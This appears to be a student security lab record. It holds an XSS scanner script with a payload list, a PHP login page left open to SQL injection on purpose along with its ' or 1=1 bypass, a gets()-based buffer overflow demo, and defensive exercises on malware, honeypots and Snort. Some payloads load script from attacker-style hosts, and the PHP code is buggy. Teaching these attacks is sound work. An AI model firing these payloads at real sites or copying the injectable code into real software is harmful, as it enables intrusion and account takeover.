**Ex.No. 7**

**Implement Cross Site Scripting and prevent XSS**

**Aim:**

To implement Cross site scripting and provide measures to prevent cross site scripting.

**Source Code**

import requests

fname = "payloads.txt"

with open(fname) as f:

content = f.readlines()

payloads = [x.strip() for x in content]

url = raw\_input("URL: ")

vuln = []

for payload in payloads:

payload = payload

xss\_url = url+payload

r = requests.get(xss\_url)

if payload.lower() in r.text.lower():

print("Vulnerable: " + payload)

if(payload not in vuln):

vuln.append(payload)

else:

print ("Not vulnerable!")

print ("--------------------\nAvailable Payloads:")

print ('\n'.join(vuln))

//payload

<body onload=alert("XSS")>

<img src="javascript:alert("XSS");">

<iframe src="http://evil.com/xss.html">

<input type="image" src="javascript:alert('XSS');">

<link rel="stylesheet" href="javascript:alert('XSS');">

<table background="javascript:alert('XSS')">

<div style="background-image: url(javascript:alert('XSS'))">

<object type="text/x-scriptlet" data="http://hacker.com/xss.html">

>'>"><img src=x onerror=alert(0)>

<svg/onload=alert(/RUTHLESS/)>

<img src='aaa'onerror=alert(/@\_t0x1c/)>

<!'/\*!'/\*!//'/\*//'/\*--!><Input/Autofocus/%0D\*/Onfocus=confirm'1'//><Svg>

</style></scRipt><scRipt>alert('OPENBUGBOUNTY')</scRipt>

<sCriPt>alert(1);</sCriPt>

<script>alert(1)</script>

<script src=http://ha.ckers.org/xss.js></script>

'><script>alert(1)</script>

\"><img src=\"blah.jpg\" onerror=\"alert('XSS')\"/>

\"><script>alert(1)</script>

\"\/><img src=\"blahjpg\" onerror=\"alert('XSS')\"/>

\"\/><img src=\"blah.jpg\" onerror=\"alert('XSS')\"/>

\"/><script>alert(1)</script>

<IMG \"\"\"><script>alert(\"XSS\")</script>\">

<script>alert(String.fromCharCode(88,83,83));</script>

"onmouseover=prompt(/XSSPOSED/)

</title><body onload=alert("XSS")>

</title><script>alert(1)</script>

"></title></style></scRipt><scRipt>alert('OPENBUGBOUNTY')</scRipt>

**Output**

****

**Result**

Thus Cross site scripting has been implemented successfully.

**Ex.No. 8**

**Implement SQL Injection Attack**

**Aim**

To implement SQL Injection Attack

**Procedure**

1. Create a website and the required backend.
2. In the login page, enter username as any name and password as xxx ‘ or ‘’1=1’.
3. The user logged in as 1=1 is always true.

**Source Code**

//login.html

<!DOCTYPE html>

<html>

<head>

<title> SQL INJECTION ATTACK </title>

</head>

<body>

<form id = 'login' action = 'login.php' method = 'post'>

<fieldset>

<input type="hidden" name="submitted" id = "submitted" value = '1'/>

Username: <input type="text" name="un" id = "un"/>

<br> <br>

Password: <input type="Password" name="pwd" id ="pwd">

<br> <br>

<input type="submit" name="submit" value = "Submit">

</fieldset>

</html>

//php

<?php

$db = mysqli\_connect('localhost', 'system', 'gomathy');

if (!$db){

exit("Error: Could not connect to MySQL");

}

$un=$\_POST['un'];

$pwd = $\_POST['pwd'];

$query = "SELECT uname, pwd FROM sample WHERE uname = '$un' AND pwd = '$pwd'";

$result =NULL;

$result = mysqli\_query($db, $query);

$num\_rows = mysqli\_num\_rows($result);

if($num\_rows){

header("Location : welcome.html")

}

else{

header("location : welcome.html")

}

?>

//welcome.html

<html>

<head>


<title> Welcome </title>


</head>

<body> <h1>SUCCESSFULLY LOGGED IN</h1> </body>

</html>

**Output**

****

****

**Result**

Thus SQL Injection Attack has been implemented successfully.

**Ex.No. 9**

**Implement Buffer Overflow Attack**

**Aim**

To implement Buffer Overflow Attack

**Buffer**

A buffer is a temporary area for data storage. When more data (than was originally allocated to be stored) gets placed by a program or system process, the extra data overflows. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they were holding.

**Buffer Overflow Attack**

In a buffer-overflow attack**,** the extra data sometimes holds specific instructions for actions intended by a hacker or malicious user; for example, the data could trigger a response that damages files, changes data or unveils private information.

**Program**

#include <stdio.h>

#include <string.h>

int main(void){

char buff[15];

int pass = 0;

printf("\n Enter the password : \n");

gets(buff);

if(strcmp(buff, "thegeekstuff")){

    printf ("\n Wrong Password \n");

}

else {

    printf ("\n Correct Password \n");

    pass = 1;

}  
if(pass){

    printf ("\n Root privileges given to the user \n");

}

return 0;

}

OUTPUT

Enter the password : gomathy

Correct Password

Root privileges given to the user

Enter the password : gomathy nagarajan

Wrong Password

Root privileges given to the user

**Result**

Thus Buffer Overflow attack has been implemented successfully.

**Ex.No. 10**

**Understanding Malware working principles, detection and prevention**

**Aim**

To perform study on Malware working principles, detection and prevention.

**Malware**

Malware is a software that is intended to damage or disable computers and computer systems without owner’s knowledge. Malware is a shortened term for “malicious software”

**Working Principle**

* Self-replication in different parts of the file system
* Installing applications that capture keystrokes or commandeer system resources, often running without the user being aware, while slowing the system down considerably
* Blocking access to files, programs or even the system itself, sometimes forcing the user to make a payment to regain access
* Bombarding a browser or desktop with ads
* Breaking essential system components and rendering a device inoperable.

**Detection**

Detection controls should identify the presence of malware, alert the user, and in the best-case scenario stop malware from carrying out its mission.

Detection controls include the following:

* Real-time firewall detection of suspicious file downloads
* Real-time firewall detection of suspicious network connections.
* Host and network-based intrusion detection systems of intrusion prevention systems (IDS/IPS).
* [Review and analysis of firewalls, IDS, operating systems, and application logs for indicators of compromise](https://www.sagedatasecurity.com/ndiscovery).
* User awareness to recognize and report suspicious activity.
* Help desk (or equivalent) training to respond to malware incidents

**Prevention**

* Impact the distribution channel by training users [not to click links](https://www.sagedatasecurity.com/blog/how-to-avoid-malware-infection-from-a-phishing-email) embedded in email, open unexpected email attachments, irresponsibly surf the Web, download games or music, participate in peer-to-peer (P2P) networks, and allow remove access to their desktop.
* Configure the firewall to restrict access.
* Do not allow users to install software on company-provided devices.
* Do not allow users to make changes to configuration settings.
* Do not allow users to have administrative rights to their workstations. Malware runs tin the security context of the logged-in user.
* Do not allow users to disable (even temporarily) anti-malware software and controls.
* Disable remote desktop connections.
* Apply operating system and application security patches expediently.
* Enable browser-based controls, including pop-up blocking, download screening, and automatic updates.
* Implement an enterprise-wide antivirus / anti-malware application. It is important that the anti-malware solutions be configured to update as frequently as possible because many new pieces of malicious code are released daily.

**Result**

Thus malware working principle, detection and prevention has been studied.

**Ex.No. 11**

**Setup honeypot and monitor the honeypot network**

**Aim**

Honey Pot is a device placed on Computer Network specifically designed to capture malicious network traffic. KF Sensor is the tool to setup as honeypot when KF Sensor is running it places a siren icon in the windows system tray in the bottom right of the screen. If there are no alerts then green icon is displayed.

**Honeypot**

A honeypot is a computer system that is set up to act as a decoy to lure cyber attackers, and to detect, deflect or study attempts to gain unauthorized access to information systems. All communications with a honeypot are considered hostile, as there's no reason for legitimate users to access a honeypot. Viewing and logging this activity can provide an insight into the level and types of threat a network infrastructure faces while distracting attackers away from assets of real value. Honeypots can be classified based on their deployment (use/action) and based on their level of involvement.

1. Production honeypots


2. Research honeypots


**KF Sensor**

* KF Sensor is a Windows based honeypot Intrusion Detection System (IDS). It acts as a honeypot to attract and detect hackers and worms by simulating vulnerable system services and Trojans.
* KFSensor is a system installed in a network in order to divert and study an attacker’s behavior.
* The main feature of KFSensor is that every connection it receives is a suspect hence it results in very few false alerts.

**Procedure**

1. Download KF Sensor Evaluation Setup File from KF Sensor Website.
2. Install with License Agreement and appropriate directory path.
3. Reboot the Computer now. The KF Sensor automatically starts during windows boot.
4. Click Next to setup wizard.
5. Select all port classes to include and Click Next.
6. “Send the email and Send from email”, enter the ID and Click Next.
7. Select the options such as Denial of Service[DOS], Port Activity, Proxy Emulsion, Network Port Analyzer, Click Next.
8. Select Install as System service and Click Next.
9. Click finish.

**Output**



**Result**

Thus honeypot setup and monitoring of honeypot network has been implemented successfully.

**Ex.No. 12**

**Demonstrate Intrusion Detection system using any tool**

**Aim**

To work with SNORT tool to implement the intrusion detection systm

**SNORT Tool**

Snort is an open source network intrusion detection system (NIDS) and it is a packet sniffer that monitors network traffic in real time.

**Intrusion Detection System**

Intrusion detection is a set of techniques and methods that are used to detect suspicious activity both at the network and host level.

Intrusion detection systems fall into two basic categories:

1. Signature-based intrusion detection systems
2. Anomaly detection systems.

Snort is primarily a rule-based IDS, however input plug-ins are present to detect anomalies in protocol headers.

Snort is based on libpcap (for library packet capture), a tool that is widely used in TCP / IPtraffic sniffers and analyzers. When suspicious behavior is detected, Snort sends a real-time alert to syslog, a separate 'alerts' file, or to a pop-up window. Snort is currently the most popular free network intrusion detection software.

SNORT can be configured to run in three modes:

1. Sniffer mode
2. Packet Logger mode
3. Network Intrusion Detection System mode

1. Sniffer mode

* Snort –v Print out the TCP/IP packets header on the screen
* Snort –vd show the TCP/IP ICMP header with application data in transmit

2. Packet Logger mode



* snort –dev –l c:\log [create this directory in the C drive] and snort will automatically know to go into packet logger mode, it collects every packet it sees and places it in log directory.
* snort –dev –l c:\log –h ipaddress/24:This rule tells snort that you want to print out the data link and TCP/IP headers as well as application data into the log directory. snort –l c:\log –b This is binary mode logs everything into a single file.

3. Network Intrusion Detection System mode

* snort –d c:\log –h ipaddress/24 –c snort.conf This is a configuration file applies rule to each packet to decide it an action based upon the rule type in the file.
* Snort –d –h ipaddress/24 –l c:\log –c snort.conf This will cnfigure snort to run in its most basic NIDS form, logging packets that trigger rules specifies in the snort.conf

**Procedure**

1. Sniffer mode snort –v Print out the TCP/IP packets header on the screen.
2. Snort –vd Show the TCP/IP ICMP header with application data in transit.
3. Packet Logger mode snort –dev –l c:\log [create this directory in the C drive] and snort will automatically know to go into packet logger mode, it collects every packet it sees and places it in log directory.
4. snort –dev –l c:\log –h ipaddress/24 This rule tells snort that you want to print out the data link and TCP/IP headers as well as application data into the log directory.
5. snort –l c:\log –b this binary mode logs everything into a single file.
6. Network Intrusion Detection System mode snort –d c:\log –h ipaddress/24 –c snort.conf This is a configuration file that applies rule to each packet to decide it an action based upon the rule type in the file.
7. snort –d –h ip address/24 –l c:\log –c snort.conf This will configure snort to run in its most basic NIDS form, logging packets that trigger rules specifies in the snort.conf.
8. Download SNORT from snort.org. Install snort with or without database support.
9. Select all the components and Click Next. Install and Close.
10. Skip the WinPcap driver installation.
11. Add the path variable in windows environment variable by selecting new classpath.
12. Create a path variable and point it at snort.exe variable name path and variable value c:\snort\bin.
13. Click OK button and then close all dialog boxes. Open command prompt and type the following commands:

**Output**

**Result**

Thus intrusion detection using SNORT tool has been implemented successfully.